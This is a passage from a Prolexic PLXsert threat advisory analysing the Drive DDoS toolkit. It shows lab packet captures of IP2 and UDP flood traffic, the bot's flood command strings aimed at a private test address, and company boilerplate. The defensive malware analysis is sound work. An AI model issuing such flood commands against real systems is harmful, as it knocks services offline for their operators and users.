
```
303 114.282464 CadmusCo_a1:70:b6   RealtekU_12:35:02  ARP      42 Who has 10.0.2.2?  Tell 10.0.2.15
304 114.282908 RealtekU_12:35:02   CadmusCo_a1:70:b6  ARP      60 10.0.2.2 is at 52:54:00:12:35:02
305 116.055451 fe80::14d2:bf5c:13eff02::c             SSDP    208 M-SEARCH * HTTP/1.1
306 118.598538 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57818 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
307 118.608668 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57819 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
308 118.618629 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57820 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
309 118.628649 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57821 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
310 118.638625 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57822 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
311 118.648684 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57823 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
312 118.658693 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57824 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
313 118.668669 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57825 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
314 118.678869 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57826 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
315 118.688748 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57827 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
316 118.698920 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57828 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
317 118.708736 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57829 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
318 118.718723 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57830 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
319 118.729518 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57831 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
320 118.738794 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57832 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
321 118.748831 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57833 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
322 118.758817 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57834 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
323 118.768819 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57835 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
324 118.778804 10.0.2.15           209.200.154.11     TCP      62 [TCP Retransmission] 57836 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
⊟ Frame 314: 62 bytes on wire (496 bits), 62 bytes captured (496 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Aug  9, 2013 18:30:53.537609000 Pacific Daylight Time
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1376098253.537609000 seconds
    [Time delta from previous captured frame: 0.010200000 seconds]
    [Time delta from previous displayed frame: 0.010200000 seconds]
    [Time since reference or first frame: 118.678869000 seconds]
    Frame Number: 314
    Frame Length: 62 bytes (496 bits)
    Capture Length: 62 bytes (496 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ip:tcp]
    [Coloring Rule Name: Bad TCP]
    [Coloring Rule String: tcp.analysis.flags && !tcp.analysis.window_update]
⊟ Ethernet II, Src: CadmusCo_a1:70:b6 (08:00:27:a1:70:b6), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
  ⊞ Destination: RealtekU_12:35:02 (52:54:00:12:35:02)
  ⊞ Source: CadmusCo_a1:70:b6 (08:00:27:a1:70:b6)
    Type: IP (0x0800)
⊟ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 209.200.154.11 (209.200.154.11)
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 48
    Identification: 0x5557 (21847)
  ⊞ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 128
```

Figure 20: IP flood payload

Flood type: IP2 flood

```
-ip2 10.1.10.158:80
```

Figure 21: IP2 flood instruction




```
No.    Time         Source       Destination       Protocol  Length  Info
  57 25.4356080 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57857 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  58 25.4453650 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57858 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  59 25.4554640 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57859 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  60 25.4654060 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57860 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  61 25.4755950 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57861 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  62 25.4858000 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57862 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  63 25.4955270 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57863 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  64 25.5063400 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57864 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  65 25.5154920 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57865 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  66 25.5256220 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57866 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  67 25.5355280 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57867 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  68 25.5455260 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57868 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  69 25.5556260 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57869 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  70 25.5656500 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57870 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  71 25.5755750 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57871 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  72 25.5856700 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57872 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  73 25.5956800 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57873 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  74 25.6056840 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57874 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  75 25.6156980 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57875 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  76 25.6257690 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57876 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  77 25.6356850 10.0.2.15   209.200.154.11    TCP         66 [TCP Retransmission] 57877 > domain [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1

⊟ Frame 67: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
    Interface id: 0
    Encapsulation type: Ethernet (1)
    Arrival Time: Aug  9, 2013 18:32:10.467626000 Pacific Daylight Time
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1376098330.467626000 seconds
    [Time delta from previous captured frame: 0.009906000 seconds]
    [Time delta from previous displayed frame: 0.009906000 seconds]
    [Time since reference or first frame: 25.535528000 seconds]
    Frame Number: 67
    Frame Length: 66 bytes (528 bits)
    Capture Length: 66 bytes (528 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ip:tcp]
    [Coloring Rule Name: Bad TCP]
    [Coloring Rule String: tcp.analysis.flags && !tcp.analysis.window_update]
⊟ Ethernet II, Src: CadmusCo_a1:70:b6 (08:00:27:a1:70:b6), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
  ⊞ Destination: RealtekU_12:35:02 (52:54:00:12:35:02)
  ⊟ Source: CadmusCo_a1:70:b6 (08:00:27:a1:70:b6)
      Address: CadmusCo_a1:70:b6 (08:00:27:a1:70:b6)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IP (0x0800)
⊞ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 209.200.154.11 (209.200.154.11)
⊟ Transmission Control Protocol, Src Port: 57867 (57867), Dst Port: domain (53), Seq: 0, Len: 0
    Source port: 57867 (57867)
    Destination port: domain (53)
    [Stream index: 18]
    Sequence number: 0    (relative sequence number)
```

Figure 22: IP2 flood payload

Flood type: UDP flood

```
-udp 10.1.10.158:80
```

Figure 23: UDP flood instruction



```
▷ Frame 520204: 371 bytes on wire (2968 bits), 371 bytes captured (2968 bits)
▽ Ethernet II, Src: IntelCor_08:bf:b0 (4c:eb:42:08:bf:b0), Dst: Vmware_9f:68:d7 (00:0c:29:9f:68:d7)
  ▷ Destination: Vmware_9f:68:d7 (00:0c:29:9f:68:d7)
  ▷ Source: IntelCor_08:bf:b0 (4c:eb:42:08:bf:b0)
    Type: IP (0x0800)
▽ Internet Protocol Version 4, Src: 10.1.10.145 (10.1.10.145), Dst: 10.1.10.158 (10.1.10.158)
    Version: 4
    Header length: 20 bytes
  ▷ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 357
    Identification: 0x0000 (0)
  ▷ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 127
    Protocol: UDP (17)
  ▷ Header checksum: 0xd157 [correct]
    Source: 10.1.10.145 (10.1.10.145)
    Destination: 10.1.10.158 (10.1.10.158)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
▽ User Datagram Protocol, Src Port: 39857 (39857), Dst Port: http (80)
    Source port: 39857 (39857)
    Destination port: http (80)
    Length: 337
  ▷ Checksum: 0xcf46 [validation disabled]
▽ Data (329 bytes)
    Data: 6c3433643177363331333330363035343375333432313469...
    [Length: 329]

0020  0a 9e 9b b1 00 50 01 51  cf 46 6c 34 33 64 31 77   .....P.Q .Fl43d1w
0030  36 33 31 33 33 30 36 30  35 34 33 75 33 34 32 31   63133060 543u3421
0040  34 69 63 30 76 6d 34 36  71 6a 6e 70 6f 72 32 77   4ic0vm46 qjnpor2w
0050  71 32 39 72 70 36 30 6c  77 39 32 30 34 73 64 30   q29rp60l w9204sd0
0060  6c 66 37 62 6a 70 75 70  70 69 77 35 6b 39 6e 63   lf7bjpup piw5k9nc
```

Figure 24: UDP flood payload

CONCLUSION

The Drive DDoS toolkit will be a growing threat to enterprises and end users, especially as new versions and variants are leaked into the public realm. PLXsert will continue to monitor the evolution of the Drive/Dirt Jumper family of DDoS toolkits and report on significant updates. If you would like to share information about the Drive DDoS toolkit, please email plxsert@prolexic.com.

CONTRIBUTORS

PLXsert

REFERENCES

Arbor Drive DDoS Analysis
http://www.arbornetworks.com/asert/2013/06/dirtjumpers-ddos-engine-gets-a-tune-up-with-new-drive-variant/

Emerging Threats Rules
http://doc.emergingthreats.net/bin/view/Main/2017045

ABOUT THE PROLEXIC SECURITY ENGINEERING AND RESPONSE TEAM (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

ABOUT PROLEXIC

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission-critical Internet-facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, energy, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida and has scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, follow us on LinkedIn, Facebook, Google+, YouTube, and @Prolexic on Twitter.